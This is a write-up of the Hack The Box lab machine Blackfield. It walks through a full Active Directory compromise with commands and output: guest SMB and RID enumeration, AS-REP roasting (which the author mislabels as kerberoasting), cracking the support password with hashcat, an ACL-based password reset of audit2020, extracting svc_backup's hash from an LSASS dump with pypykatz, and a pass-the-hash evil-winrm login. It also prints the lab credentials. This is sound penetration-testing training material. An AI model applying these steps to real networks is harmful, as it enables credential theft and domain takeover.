
Hack The Box Blackfield Writeup (Hard Windows)
Hard Windows AD box. SMB guest access lists the domain, an offline Kerberos crack gives support, an ACL resets audit2020, and an LSASS dump yields svc_backup.
Summary
Blackfield is a hard Windows domain controller that gives away most of its domain over a null session. Guest authentication to SMB lets enum4linux-ng and a NetExec RID brute force enumerate every user, group and alias, which becomes the username list for an offline Kerberos attack. One of those accounts, support, has a password weak enough for hashcat and rockyou to recover from the captured hash. Running bloodhound-python as support shows that the account can change audit2020’s password, so a net rpc password reset takes over that account and with it the forensic SMB share. The share holds an archived LSASS mini dump, and pypykatz pulls svc_backup’s NT hash out of it for an evil-winrm login as that account.
Enumeration
Bloodhound
After obtaining valid credentials for domain user “support”, it’s possible to use bloodhound-python to enumerate the domain further.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
$ bloodhound-python -c All -d blackfield.local -u 'support' -p '#00^BlackKnight'
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.blackfield.local:88)] [Errno 113] No route to host
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: DC01.BLACKFIELD.local
INFO: Done in 00M 10S
BS01: SMB Guest Authentication
Explanation
It is possible to use guest authentication to log in to the SMB server and enumerate the domain, including querying for valid users/groups/computers.
Reproduce
- We can use enum4linux-ng:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
$ enum4linux-ng 10.10.10.192 -A -u pduronuf -p '' | tee scans/enum4linux.log
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.10.10.192
[*] Username ......... 'pduronuf'
[*] Random Username .. 'yoqzgmmo'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 =====================================
|    Listener Scan on 10.10.10.192    |
 =====================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[-] Could not connect to LDAPS on 636/tcp: timed out
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[-] Could not connect to SMB over NetBIOS on 139/tcp: timed out

 ====================================================
|    Domain Information via LDAP for 10.10.10.192    |
 ====================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: BLACKFIELD.local

 ===========================================================
|    NetBIOS Names and Workgroup/Domain for 10.10.10.192    |
 ===========================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 =========================================
|    SMB Dialect Check on 10.10.10.192    |
 =========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ===========================================================
|    Domain Information via SMB session for 10.10.10.192    |
 ===========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: BLACKFIELD
DNS domain: BLACKFIELD.local
FQDN: DC01.BLACKFIELD.local
Derived membership: domain member
Derived domain: BLACKFIELD

 =========================================
|    RPC Session Check on 10.10.10.192    |
 =========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for user session
[+] Server allows session using username 'pduronuf', password ''
[*] Check for random user
[+] Server allows session using username 'yoqzgmmo', password ''
[H] Rerunning enumeration with user 'yoqzgmmo' might give more results

 ===================================================
|    Domain Information via RPC for 10.10.10.192    |
 ===================================================
[+] Domain: BLACKFIELD
[+] Domain SID: S-1-5-21-4194615774-2175524697-3563712290
[+] Membership: domain member

 ===============================================
|    OS Information via RPC for 10.10.10.192    |
 ===============================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102b'
Server type string: Wk Sv PDC Tim NT

 =====================================
|    Users via RPC on 10.10.10.192    |
 =====================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

 ======================================
|    Groups via RPC on 10.10.10.192    |
 ======================================
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED

 ======================================
|    Shares via RPC on 10.10.10.192    |
 ======================================
[*] Enumerating shares
[+] Found 7 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
NETLOGON:
  comment: Logon server share
  type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
forensic:
  comment: Forensic / Audit share.
  type: Disk
profiles$:
  comment: ''
  type: Disk
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[+] Mapping: OK, Listing: NOT SUPPORTED
[*] Testing share NETLOGON
[+] Mapping: OK, Listing: DENIED
[*] Testing share SYSVOL
[+] Mapping: OK, Listing: DENIED
[*] Testing share forensic
[+] Mapping: OK, Listing: DENIED
[*] Testing share profiles$
[+] Mapping: OK, Listing: OK

 =========================================
|    Policies via RPC for 10.10.10.192    |
 =========================================
[*] Trying port 445/tcp
[-] SMB connection error on port 445/tcp: STATUS_ACCESS_DENIED

 =========================================
|    Printers via RPC for 10.10.10.192    |
 =========================================
[+] No printers returned (this is not an error)

Completed after 26.00 seconds
- Or we can use NetExec performing an RID bruteforce to get all users/groups/aliases:
1
$ nxc smb blackfield.local -u 'test' -p '' --rid-brute 5000 | tee scans/nxc.rid_brute
BS02: Kerberoast
Explanation
With no authentication whatsoever, it’s possible to perform a kerberoast attack on user “support”. Its password is common enough to be present in the “rockyou” wordlist, so it was possible to use offline methods to crack the hash.
Reproduce
- Enumerate all users and create the users file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
Administrator
Guest
krbtgt
DC01$
audit2020
support
BLACKFIELD764430
BLACKFIELD538365
BLACKFIELD189208
BLACKFIELD404458
BLACKFIELD706381
BLACKFIELD937395
BLACKFIELD553715
BLACKFIELD840481
BLACKFIELD622501
BLACKFIELD787464
BLACKFIELD163183
BLACKFIELD869335
BLACKFIELD319016
BLACKFIELD600999
BLACKFIELD894905
BLACKFIELD253541
BLACKFIELD175204
BLACKFIELD727512
BLACKFIELD227380
BLACKFIELD251003
BLACKFIELD129328
BLACKFIELD616527
BLACKFIELD533551
BLACKFIELD883784
BLACKFIELD908329
BLACKFIELD601590
BLACKFIELD573498
BLACKFIELD290325
BLACKFIELD775986
BLACKFIELD348433
BLACKFIELD196444
BLACKFIELD137694
BLACKFIELD533886
BLACKFIELD268320
BLACKFIELD909590
BLACKFIELD136813
BLACKFIELD358090
BLACKFIELD561870
BLACKFIELD269538
BLACKFIELD169035
BLACKFIELD118321
BLACKFIELD592556
BLACKFIELD618519
BLACKFIELD329802
BLACKFIELD753480
BLACKFIELD837541
BLACKFIELD186980
BLACKFIELD419600
BLACKFIELD220786
BLACKFIELD767820
BLACKFIELD549571
BLACKFIELD411740
BLACKFIELD768095
BLACKFIELD835725
BLACKFIELD251977
BLACKFIELD430864
BLACKFIELD413242
BLACKFIELD464763
BLACKFIELD266096
BLACKFIELD334058
BLACKFIELD404213
BLACKFIELD219324
BLACKFIELD412798
BLACKFIELD441593
BLACKFIELD606328
BLACKFIELD796301
BLACKFIELD415829
BLACKFIELD820995
BLACKFIELD695166
BLACKFIELD759042
BLACKFIELD607290
BLACKFIELD229506
BLACKFIELD256791
BLACKFIELD997545
BLACKFIELD114762
BLACKFIELD321206
BLACKFIELD195757
BLACKFIELD877328
BLACKFIELD446463
BLACKFIELD579980
BLACKFIELD775126
BLACKFIELD429587
BLACKFIELD534956
BLACKFIELD315276
BLACKFIELD995218
BLACKFIELD843883
BLACKFIELD876916
BLACKFIELD382769
BLACKFIELD194732
BLACKFIELD191416
BLACKFIELD932709
BLACKFIELD546640
BLACKFIELD569313
BLACKFIELD744790
BLACKFIELD739659
BLACKFIELD926559
BLACKFIELD969352
BLACKFIELD253047
BLACKFIELD899433
BLACKFIELD606964
BLACKFIELD385719
BLACKFIELD838710
BLACKFIELD608914
BLACKFIELD569653
BLACKFIELD759079
BLACKFIELD488531
BLACKFIELD160610
BLACKFIELD586934
BLACKFIELD819822
BLACKFIELD739765
BLACKFIELD875008
BLACKFIELD441759
BLACKFIELD763893
BLACKFIELD713470
BLACKFIELD131771
BLACKFIELD793029
BLACKFIELD694429
BLACKFIELD802251
BLACKFIELD602567
BLACKFIELD328983
BLACKFIELD990638
BLACKFIELD350809
BLACKFIELD405242
BLACKFIELD267457
BLACKFIELD686428
BLACKFIELD478828
BLACKFIELD129387
BLACKFIELD544934
BLACKFIELD115148
BLACKFIELD753537
BLACKFIELD416532
BLACKFIELD680939
BLACKFIELD732035
BLACKFIELD522135
BLACKFIELD773423
BLACKFIELD371669
BLACKFIELD252379
BLACKFIELD828826
BLACKFIELD548394
BLACKFIELD611993
BLACKFIELD192642
BLACKFIELD106360
BLACKFIELD939243
BLACKFIELD230515
BLACKFIELD774376
BLACKFIELD576233
BLACKFIELD676303
BLACKFIELD673073
BLACKFIELD558867
BLACKFIELD184482
BLACKFIELD724669
BLACKFIELD765350
BLACKFIELD411132
BLACKFIELD128775
BLACKFIELD704154
BLACKFIELD107197
BLACKFIELD994577
BLACKFIELD683323
BLACKFIELD433476
BLACKFIELD644281
BLACKFIELD195953
BLACKFIELD868068
BLACKFIELD690642
BLACKFIELD465267
BLACKFIELD199889
BLACKFIELD468839
BLACKFIELD348835
BLACKFIELD624385
BLACKFIELD818863
BLACKFIELD939200
BLACKFIELD135990
BLACKFIELD484290
BLACKFIELD898237
BLACKFIELD773118
BLACKFIELD148067
BLACKFIELD390179
BLACKFIELD359278
BLACKFIELD375924
BLACKFIELD533060
BLACKFIELD534196
BLACKFIELD639103
BLACKFIELD933887
BLACKFIELD907614
BLACKFIELD991588
BLACKFIELD781404
BLACKFIELD787995
BLACKFIELD911926
BLACKFIELD146200
BLACKFIELD826622
BLACKFIELD171624
BLACKFIELD497216
BLACKFIELD839613
BLACKFIELD428532
BLACKFIELD697473
BLACKFIELD291678
BLACKFIELD623122
BLACKFIELD765982
BLACKFIELD701303
BLACKFIELD250576
BLACKFIELD971417
BLACKFIELD160820
BLACKFIELD385928
BLACKFIELD848660
BLACKFIELD682842
BLACKFIELD813266
BLACKFIELD274577
BLACKFIELD448641
BLACKFIELD318077
BLACKFIELD289513
BLACKFIELD336573
BLACKFIELD962495
BLACKFIELD566117
BLACKFIELD617630
BLACKFIELD717683
BLACKFIELD390192
BLACKFIELD652779
BLACKFIELD665997
BLACKFIELD998321
BLACKFIELD946509
BLACKFIELD228442
BLACKFIELD548464
BLACKFIELD586592
BLACKFIELD512331
BLACKFIELD609423
BLACKFIELD395725
BLACKFIELD438923
BLACKFIELD691480
BLACKFIELD236467
BLACKFIELD895235
BLACKFIELD788523
BLACKFIELD710285
BLACKFIELD357023
BLACKFIELD362337
BLACKFIELD651599
BLACKFIELD579344
BLACKFIELD859776
BLACKFIELD789969
BLACKFIELD356727
BLACKFIELD962999
BLACKFIELD201655
BLACKFIELD635996
BLACKFIELD478410
BLACKFIELD518316
BLACKFIELD202900
BLACKFIELD767498
BLACKFIELD103974
BLACKFIELD135403
BLACKFIELD112766
BLACKFIELD978938
BLACKFIELD871753
BLACKFIELD136203
BLACKFIELD634593
BLACKFIELD274367
BLACKFIELD520852
BLACKFIELD339143
BLACKFIELD684814
BLACKFIELD792484
BLACKFIELD802875
BLACKFIELD383108
BLACKFIELD318250
BLACKFIELD496547
BLACKFIELD219914
BLACKFIELD454313
BLACKFIELD460131
BLACKFIELD613771
BLACKFIELD632329
BLACKFIELD402639
BLACKFIELD235930
BLACKFIELD246388
BLACKFIELD946435
BLACKFIELD739227
BLACKFIELD827906
BLACKFIELD198927
BLACKFIELD169876
BLACKFIELD150357
BLACKFIELD594619
BLACKFIELD274109
BLACKFIELD682949
BLACKFIELD316850
BLACKFIELD884808
BLACKFIELD327610
BLACKFIELD899238
BLACKFIELD184493
BLACKFIELD631162
BLACKFIELD591846
BLACKFIELD896715
BLACKFIELD500073
BLACKFIELD584113
BLACKFIELD204805
BLACKFIELD842593
BLACKFIELD397679
BLACKFIELD842438
BLACKFIELD286615
BLACKFIELD224839
BLACKFIELD631599
BLACKFIELD247450
BLACKFIELD290582
BLACKFIELD657263
BLACKFIELD314351
BLACKFIELD434395
BLACKFIELD410243
BLACKFIELD307633
BLACKFIELD758945
BLACKFIELD541148
BLACKFIELD532412
BLACKFIELD996878
BLACKFIELD653097
BLACKFIELD438814
svc_backup
lydericlefebvre
PC01$
PC02$
PC03$
PC04$
PC05$
PC06$
PC07$
PC08$
PC09$
PC10$
PC11$
PC12$
PC13$
SRV-WEB$
SRV-FILE$
SRV-EXCHANGE$
SRV-INTRANET$
- Use the usernames.txt file to perform the kerberoast attack
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ impacket-GetNPUsers -no-pass -usersfile usernames.txt blackfield.local/ | tee scans/kerberoast.log
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User DC01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:07c32815dcaccc0e989438bbdc8218e1$6c6916def592b0c9c9e13b2fd42e498ea528353c7b2392f8844a3b532ed007a438ef997f8b6af83a4c047f2f505fd69687e9edc54220a032226e6e41b60023227d1e530879a570263d5df0896ab81599e898efca49b88c5c79e1170b8b7aa8034101b0744d195d698503f347ab1b653bd1b3b544f88cb9e3487e131098b223cae79dd56e85e17f6645a151e37847c8b73c3ba67a341f2c5a3ff1f4918524ae08927d6bf59d83bf78257751de9c2c8671d3f8906c0c379ddb3fe5e960963ef6f977db56b3d4c59ed5ae41a51395835a8688e0843471883d7ea40ab8f3bbbbc2ee3db28aa8439811de6eefcbd8b6b39a29a4fd83eb
[-] User BLACKFIELD764430 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BLACKFIELD538365 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BLACKFIELD189208 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BLACKFIELD404458 doesn't have UF_DONT_REQUIRE_PREAUTH set

<SNIP>
- Use hashcat to crack support’s hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
$ hashcat blackfield.support.kerberoast ../wordlists/rockyou.txt -d 1
hashcat (v6.2.6) starting in autodetect mode

<SNIP>

$krb5asrep$23$support@BLACKFIELD.LOCAL:07c32815dcaccc0e989438bbdc8218e1$6c6916def592b0c9c9e13b2fd42e498ea528353c7b2392f8844a3b532ed007a438ef997f8b6af83a4c047f2f505fd69687e9edc54220a032226e6e41b60023227d1e530879a570263d5df0896ab81599e898efca49b88c5c79e1170b8b7aa8034101b0744d195d698503f347ab1b653bd1b3b544f88cb9e3487e131098b223cae79dd56e85e17f6645a151e37847c8b73c3ba67a341f2c5a3ff1f4918524ae08927d6bf59d83bf78257751de9c2c8671d3f8906c0c379ddb3fe5e960963ef6f977db56b3d4c59ed5ae41a51395835a8688e0843471883d7ea40ab8f3bbbbc2ee3db28aa8439811de6eefcbd8b6b39a29a4fd83eb:#00^BlackKnight

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$support@BLACKFIELD.LOCAL:07c32815dcac...fd83eb
Time.Started.....: Tue Jan  7 22:14:15 2025 (2 secs)
Time.Estimated...: Tue Jan  7 22:14:17 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (../wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  7973.4 kH/s (6.70ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14221312/14344385 (99.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[30313234353436313930] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 43c Util: 38% Core:1455MHz Mem:6000MHz Bus:8

Started: Tue Jan  7 22:14:08 2025
Stopped: Tue Jan  7 22:14:18 2025
BS03: Changing user Audit2020 password
Explanation
Using bloodhound to enumerate the domain further,

We can notice that “support@blackfield.local” can change the password for “audit2020@blackfield.local”.
Reproduce
- Run “rpc” on your kali attacking machine to change password for “audit2020”:
1
$ net rpc password "audit2020" "newP@ssword2024" -U "BLACKFIELD.local"/"support"%'#00^BlackKnight' -S "dc01.blackfield.local"
- Verify that the password has been changed:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nxc smb blackfield.local -u 'audit2020' -p 'newP@ssword2024' --shares
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\audit2020:newP@ssword2024
SMB         10.10.10.192    445    DC01             [*] Enumerated shares
SMB         10.10.10.192    445    DC01             Share           Permissions     Remark
SMB         10.10.10.192    445    DC01             -----           -----------     ------
SMB         10.10.10.192    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01             C$                              Default share
SMB         10.10.10.192    445    DC01             forensic        READ            Forensic / Audit share.
SMB         10.10.10.192    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01             profiles$       READ
SMB         10.10.10.192    445    DC01             SYSVOL          READ            Logon server share
BS04: LSASS Mini-Dump Extraction - Obtaining svc_backup password hash
Explanation
Using “audit2020” access, we can access the “forensic” SMB share. In the share, we can download a zip archive in the memory dump folder called “lsass.zip”. When we extract the archive, we find a Mini DuMP file called “lsass.DMP”. We can use “mimikatz” tool in a windows machine, or we can use “pypykatz” on our linux attacking machine to extract meaningful contents from it. Using pypykatz on our attacking machine it was possible to obtain the password hash to “svc_backup”.
Reproduce
- Log in to the SMB server as “audit2020”:
1
smbclient -U 'blackfield.local\audit2020' '\\10.10.10.192\forensic'
Download the LSASS.zip archive to your attacking machine (the file is at the memory analysis folder).
Unzip the archive and use pypykatz to extract the contents of “lsass.DMP”:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 96-REDACTED-0d
                SHA1: 463c-REDACTED-e5c
                DPAPI: a03c-REDACTED-000
- Use the obtained hash to log in as svc_backup to the remote host using evil-winrm:
1
evil-winrm -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d -i blackfield.local